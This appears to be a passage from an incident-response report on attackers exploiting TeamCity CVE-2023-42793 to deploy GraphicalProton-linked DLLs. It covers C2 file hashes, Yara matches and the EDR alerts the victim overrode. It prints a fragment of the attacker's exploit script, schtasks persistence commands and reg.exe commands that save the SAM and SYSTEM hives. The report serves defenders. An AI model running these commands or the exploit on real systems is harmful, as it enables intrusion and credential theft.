Analyzing the scheduled task and its method of creation, we noticed two main indicators of interest: the URL 'hxxp[:]//103[.]76[.]128[.]34:8080/AclNumsInvertHost.dll' and the file 'AclNumsInvertHost.dll.' We then analyzed the URL referenced for downloading this payload. At the time of the incident, there was limited open-source information on the IP contained in the URL or associated URLs. However, the certificate used on the webserver hosted at this IP was of interest. The certificate is expired with the common name '*.ultasrv[.]com'. This common name does not appear to be associated with a legitimate organization[8]. The entity associated with ultasrv[.]com seems to be a VPS (Virtual Private Server) provider. Looking more closely at the webserver itself, we identified that it had an accessible open directory service. We then used this access to identify additional payloads hosted by the associated threat actor. The files on the server can be seen in Figure 7.



103.76.128.34:8080

# Directory listing for /

- a.zip
- AclNumsInvertHost.dll
- ehttpserver.py
- iis.zip
- iisexpresstray.exe
- jaspic-providers.xml
- mscoree.dll
- mscorees.dll
- omzu5a.ar
- pdhui_1.dll
- poc.py
- rr.exe
- server.py
- sudoers
- winmm.dll
- winmms.dll
- zabbix.zip

Figure 7: Files from the opendir listing of the C2 server used by the threat actor associated with TeamCity exploitation.


Some information on the hosted files is provided in Table 2, along with associated file hashes.

| Sr. No. | Filename | Description | SHA1 Hash |
|---|---|---|---|
| 1 | a.zip | Contains the rr.exe file | e3a34930e5a814db0b5d0ac7c313cfb1c294b39e |
| 2 | AclNumInvertHost.dll | Malicious DLL | d4411f70e0dcc2f88d74ae7251d51c6676075f6f |
| 3 | ehttpserver.py | Python HTTP server source code | 5d3b03d7e74e7c378b25f53d1fc3605776edbcaf |
| 4 | iis.zip | Contains iisexpresstray.exe, mscoree.dll, mscorees.dll | abc50465a4b4108765a6cd6006c772fabd048458 |
| 5 | iisexpresstray.exe | Legitimate executable from Microsoft that is part of IISExpress setup/installer | c7f2137331105686aa4eb39bcfe1bae23fa19956 |
| 6 | jaspic-providers.xml | Apache Tomcat configuration file | ed6c18c49a8bde1170c97698aeb1b85292a1967d |
| 7 | mscoree.dll | Legitimate DLL file from Microsoft | ada02e4442daa69427a2815a8819f3a1285ad772 |
| 8 | mscorees.dll | Malicious DLL | 2df317b8a408d2ad5c94b9de6f20bbef03e46066 |

| | | | |
|---|---|---|---|
| 9 | omzu5a.ar | Unknown file detected as data file | 38860565592ce018b415ecd72bc2fb1a0742702c |
| 10 | pdhui_1.dll | Malicious DLL | 5ce062f210e1a5026cb53e9949865312ee477e3c |
| 11 | poc.py | PoC python code used by the actor to exploit TeamCity vulnerability CVE-2023-42793 | bcbadf744954660f9a46324649eda6a14d724cbc |
| 12 | rr.exe | Unknown executable | 18192bb4aaa1b72104be4d26460b55f31ca65baf |
| 13 | server.py | Python HTTP server code | b2829fd893f26cb513018c4e03428f1ef5915da0 |
| 14 | sudoers | Linux sudoer config file | d3a19eb3db9f7fe8d984e124da95a4c1cafa332e |
| 15 | winmms.dll | Malicious DLL | 3a32e516c037c37f7bf83171e167511ba53870a7 |
| 16 | winmm.dll | Legitimate DLL file from Microsoft | d5cc1f2549fa138a931ad43d5d81d3a367c0de6e |
| 17 | zabbix.zip | Contains pdhui_1.dll (a malicious DLL) and other legitimate Zabbix (opensource monitoring software) files | 281bb0dadc789b89f7ae30d5f4bdeae57c66b0e1 |

**Table 2. Descriptions of files found on the C2 server 103.76.128[.]34.**

Analysis of the code in the poc.py file identified the script as a custom Python implementation of an exploit for the TeamCity vulnerability CVE-2023-42793. You can see the request URL found in the log and the Python code used to generate the request in Figure 8.




```
    ctx = ssl.create_default_context()
    ctx.check_hostname = False
    ctx.verify_mode = ssl.CERT_NONE

    # Run cmd
    headers = {
        "Authorization": f"Bearer {token}",
    }
    try:
        exePath, params = args.split(maxsplit=1)
    except:
        exePath = args
        params = []
    urlExePath = "exePath=" + quote_plus(exePath, safe="")
    if params:
        urlParams = "&params=" + "&params=".join(
            quote_plus(param, safe="") for param in params.split()
        )
    else:
        urlParams = ""
    url = f"{host}/app/rest/debug/processes?{urlExePath}{urlParams}"
    request = Request(
        method="POST",
        url=url,
        headers=headers,
    )
    try:
        response = (
```

```
thentication; [redacted] POST '/app/rest/debug/processes?exePath=schtasks.exe&params=%
dateService%22&params=%2Ff', from client 45.138.16.63:51750, user-agent 'Python-urllib/3.10',

uthentication; [redacted] POST '/app/rest/debug/processes?exePath=schtasks.exe&params=%
dateService%22&params=%2Ff', from client 45.138.16.63:51750, user-agent 'Python-urllib/3.10',
 tid=20 nid=20 waiting on java.util.concurrent.locks.ReentrantReadWriteLock$NonfairSync@

thentication; [redacted] POST '/app/rest/debug/processes?exePath=schtasks.exe&params=%
dateService%22&params=%2Ff', from client 45.138.16.63:51750, user-agent 'Python-urllib/3.10',
```

Figure 8: A snippet of code from poc.py found on the C2 web server, and a snippet of the TeamCity log showing a similar request received by the victim during exploitation.

Comparing the structure of a request sent using this script and the commands executed from the victim logs, it is almost certain that this script was used to deliver the exploit to the victim TeamCity server (HOST_1_TEAMCITY ). This links the IP extracted from the scheduled task (103[.]76[.]128[.]34) to the source of the exploitation from the logs shown in Figure 9 (45[.]138[.]16[.]63). Using the FortiGuard Central Threat System (CTS), we could also see that the IP address associated with the exploitation has been linked to other significant malicious activity. Of the 171 domains associated with this IP, 92 have been tagged with high confidence as malicious, and 78 have been tagged with high confidence as suspicious. Only one of the domains has been tagged as low risk (Figure 9).



Indicator Overview

45.138.16.63

100

High Risk

Tags

Bruteforce Scanner

Fortiguard Live Rating

WebFilter: Malicious Websites

Insights

ASN 210558 services-1337-gmbh ( 1337 Services GmbH ) 45.138.16.0/24

Warsaw, Masovian, Poland

Recon | Weaponization | Delivery | Exploitation | Installation | C&C | Actions


PTR 45.138.16.63.powered.by.rdp.sh

30 Day Domain Hosting Risk Profile   Average Risk: 89   Total Domains: 171

High: 92 | Suspicious: 78 | Moderate: 0 | Low: 1 | Trustworthy: 0

Figure 9: FortiGuard CTS information on the IP associated with the main threat actor TeamCity exploitation in the victim environment.

The other element of interest in the scheduled task created by the main threat actor was the DLL file, 'AclNumsInvertHost.dll.' Our analysis identified that the DLL AclNumsInvertHost.dll has ten file sections. The most notable was '.fy55f5', which is a user-modified section. This section has an MZ header (indicating it is a Windows portable executable), but the remainder of the code has a high entropy of 7.99, which is typically indicative of encryption. The '.fy55f5' section can be seen in Figure 10.




Hiew: AclNumsInvertHost.dll

```
C:\Users\IEUser\Desktop\Hiew8.43\AclNumsInvertHost.dll   ↓FRO --------   PE+.00000003`456B3000 Hiew 8.43 (c)SEN
MZÉ                                   This program cannot be run in DOS mode.
                       RichW£
                                  .text
                                  .rdata
          .data                   .pdata
               .reloc
```

Figure 10: Encrypted code section of the AclNumsInvertHost.dll executed as part of the main threat actor's scheduled task persistence.

The IR team believes that this '.fy55f5' section of the DLL contains the final payload, which is decrypted at runtime. There are a number of anti-debug techniques implemented within the DLL file code that inhibited dynamic analysis during the engagement. To understand the DLL functionality more quickly, we performed comprehensive Yara scanning of all the files pulled from the threat actors' webserver. The AclNumsInvertHost.dll library and multiple other DLL files matched on a Yara rule for a known malware family called 'GraphicalProton.' The positive Yara rule match was developed by Insikt Group from Recorded Future and is based on a specific API calling method employed by previously observed GraphicalProton samples. A match for this rule is a high-confidence indicator of GraphicalProton. The results of the matching Yara scan are shown in Figure 11.



```
remnux@remnux:~/[redacted]$ yara APT29_RU.yar -r ./103_76_128_34__8080/
APT_RU_BlueBravo_GraphicalProton_Loader ./103_76_128_34__8080//zabbix/pdhui_1.dll
APT_RU_BlueBravo_GraphicalProton_Loader ./103_76_128_34__8080//iis/mscorees.dll
APT_RU_BlueBravo_GraphicalProton_Loader ./103_76_128_34__8080//pdhui_1.dll
APT_RU_BlueBravo_GraphicalProton_Loader ./103_76_128_34__8080//mscorees.dll
APT_RU_BlueBravo_GraphicalProton_Loader ./103_76_128_34__8080//winmm.dll
APT_RU_BlueBravo_GraphicalProton_Loader ./103_76_128_34__8080//AclNumsInvertHost.dll
```

Figure 11: Yara rule for GraphicalProton matched against multiple DLL files found on the main threat actor opendir server.

The files in Figure 11 also matched the Yara rule M_Dropper_BURNTBATTER_1, which searches for the custom chaskey implementation. This Yara rule was from the article, 'Backchannel Diplomacy: APT29's Rapidly Evolving Diplomatic Phishing Operations,' by Mandiant[9].

GraphicalProton is a malware historically employed by group APT29. While this tooling is confidently linked to APT29 (Mandiant) or BlueBravo (Recorded Future), the victimology and initial access vector employed by the main threat actor throughout earlier stages of this intrusion does not align with currently reported APT29 campaigns. However, a previous well-known attack from APT29 targeted the company Solarwinds, using the same build of the TeamCity management tool[10]. While the IR team could not attribute this activity to APT29 with high confidence, associated threat intelligence was used to focus our investigation further.[11]

At this stage of the intrusion, FortiEDR detected and blocked this scheduled task from executing due to its suspicious use of rundll32.exe and a machine learning assessment of the previously unobserved DLL 'AclNumsInvertHost.dll.' This forced the main threat actor to attempt alternative methods of execution.

The first alternative method was to use the TeamCity exploit on HOST_1_TEAMCITY to download the 'iisexpresstray.exe' and 'mscoree.dll' files from the same C2 through PowerShell. These two files were written to the directory' C:\Windows\WinStore\'. The 'iisexpress.exe' file is a legitimate signed installer executable for IISExpress, a lightweight implementation of IIS provided by Microsoft[12]. However, downloaded alongside this legitimate installer was 'mscoree.dll,' a malicious DLL file with the same name as a legitimate DLL (T1036.005).[13] The combination of these two files would allow the threat actor to employ DLL search order hijacking (T1574.001)[14] to execute their malicious DLL when the legitimate IISExpress executable is executed.

To execute this side-loading attack, the main threat actor created another scheduled task using the following command executed via the TeamCity exploit:

```
schtasks.exe /create /SC ONSTART /tn
"\Microsoft\Windows\IISUpdateService" /tr
"C:\Windows\WinStore\iisexpresstray.exe" /RU "SYSTEM" /f
```

After the scheduled task was created, the threat actor executed the scheduled task using the following command:

```
schtasks.exe /run /tn "\Microsoft\Windows\IISUpdateService"
```

When the 'iisexpresstray.exe' file was executed on the HOST_1_TEAMCITY, a separate thread was created by the malicious DLL file that tried to access the system credentials through lsass.exe. This attempt was also blocked by FortiEDR. This is shown in the event graph in Figure 12.





Figure 12: FortiEDR blocked access to lsass.exe from iisexpresstray.exe.

The main threat actor had used multiple legitimate software in this attack. The list of legitimate files is shown in the table below. Some of the executables listed in Table 3 were recovered from the opendir[15] web server.

| Sr. No. | File Name | Description |
|---|---|---|
| 1 | iisexpresstray.exe | Legitimate IIS Express exe used for the execution of malicious DLL mscorees.dll |
| 2 | MpCmdRun.exe | Legitimate Defender command line utility used for execution of malicious DLL MpCmdHelp.dll |
| 3 | FlashUtil_ActiveX.exe | Legitimate Flash exe used for the execution of malicious DLL oleac.dll |
| 4 | zabbix_agentd.exe | Legitimate executable to Zabbix software used to load the malicious DLL pdhui_1.dll |

**Table 3. List of legitimate software executables observed in the attack and on the C2 server, which are used to load malicious DLL files.**

Since FortiEDR blocked the execution of this second malicious DLL file, the main threat actor changed their approach and attempted to dump the registry using Windows utility reg.exe directly through further TeamCity exploitation. Unfortunately for the main threat actor, FortiEDR blocked this execution due to the triggered rules 'Access to Critical System Information' and 'Connection Attempt from a Hidden Process' under its 'Exfiltration Prevention' security policy. A screenshot of the related FortiEDR event is shown in Figure 13.



| ID | DEVICE | PROCESS | CLASSIFICATION | DESTINATIONS | RECEIVED | LAST UPDATED | ACTION |
|---|---|---|---|---|---|---|---|
| 12266558 | [redacted] | reg.exe | Malicious | Sensitive Inform... | [redacted]-Oct-2023, [redacted] | [redacted]-Oct-2023, [redacted] | ⊘ |

| Logged-in User: | Process owner: | Certificate: | Process path: | Raw Data Items: |
|---|---|---|---|---|
| None | Local System | Unsigned | \Device\HarddiskVolume4\Windows\System32\reg.exe | 1 |

| □ | RAW ID | DEVICE | PROCESS OWNER | DESTINATION | FIRST SEEN | LAST SEEN | USERS | COUNT |
|---|---|---|---|---|---|---|---|---|
| □ | 1191047688 | [redacted] | Local System | Sensitive Inform... | [redacted]-Oct-2023, [redacted] | [redacted]-Oct-2023, [redacted] | None | 3 |

- Process **...s\System32\reg.exe\** with PID **1332** was terminated at device **TeamCityServer** once

Suspicious, by Fortinet, on [redacted]-Oct-2023, [redacted]

**Triggered Rules**

- Protection Exfiltration Prevention
  - ⊘ Access to Critical System Information
  - ⊘ Hidden Process - Connection Attempt from a Hidden Process

Figure 13: Attempt to dump system credentials using reg.exe was blocked by FortiEDR.

These attempts represent only two of the many credential dumping techniques the threat actor attempted to employ within the victim environment. Fortunately, the FortiEDR software installed on the majority of their endpoints, including the victim server, blocked these techniques. The associated EDR security events also generated multiple alerts. Unfortunately, the targeted organization made numerous broad exceptions for this malicious behavior. This was likely due to the behavior originating from the TeamCity application, so they were incorrectly assessed as a false positive. These exceptions are outlined below:

1. allow rundll32.exe to run AclNumsInverHost.dll when rundll32.exe is executed by cmd.exe.
2. allow reg.exe to run as a hidden process
3. allow reg.exe to access critical system information (credential dumping)


4. allow natid.sys to be loaded (a suspicious driver dropped by the threat actor)
5. allow rundll32.exe to execute AclNumsInvertHost.dll and create a thread in any lsass.exe process
6. allow rundll32.exe to execute AclNumsInvertHost.dll and create a thread in any svchost.exe process
7. allow any execution of PowerShell and associated rule violations

These exceptions removed the constraints around the adversary's ability to fully employ their TeamCity exploitation, allowing the main threat actor to continue their execution unrestricted by FortiEDR.

After these exceptions were set, the main threat actor was able to successfully dump the registry of the Windows host HOST_1_TEAMCITY to gain access to local user credentials (T1003.002)[16]. To achieve this, the threat actor used reg.exe to dump the SYSTEM registry hive (T1003.002[17]) using the command below:

```
reg.exe save HKLM\SYSTEM “C:\Windows\temp\1\sy.sa” /y
```

This can be seen in the FortiEDR Threat Hunting event shown in Figure 14.



File Create

Summary | reg.exe | sam.sa | [redacted]-Oct-2023 [redacted]

[redacted]


Status: Disconnected
Up time: 19h, 51min, 15sec
Internal IP: [redacted]

reg.exe | PID-4984 TID-11460 | 64 bit

Path: C:\Windows\System32\reg.exe
Executing user: Local System
Parent: \Device\HarddiskVolume4\Windows\System32\cmd.exe ID - 12232
Product: Microsoft® Windows® Operating System. v10.0.19041.1
SHA1: C0DB341DEFA8EF40C03ED769A9001D600E0F4DAE
Command line: save HKLM\SAM "C:\Windows\temp\1\sam.sa" /y

Figure 14: FortiEDR Threat Hunting event associated with the reg.exe process being used to dump the SYSTEM registry hive.

At this stage, the main threat actor continued to employ their TeamCity exploit for execution, trying alternative techniques to establish a more robust foothold on the HOST_1_TEAMCITY. They used their access to create a Windows account, 'oldadministrator' (T1136.001[18]), added the newly created account to the local administrators group, and made the account a special account by adding it to the registry path 'NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist' with the DWORD value 0. When a Windows user account is added to this registry location with value 0, the account is not shown on the Windows GUI login screen. This was likely done to hide their new access and ensure persistence from direct observation by normal system users. However, the IR team did not observe that the main actor ever used this newly created 'oldadministrator' account. Log events associated with these activities can be observed in the teamcity-server.log snippet shown in Figure 15.

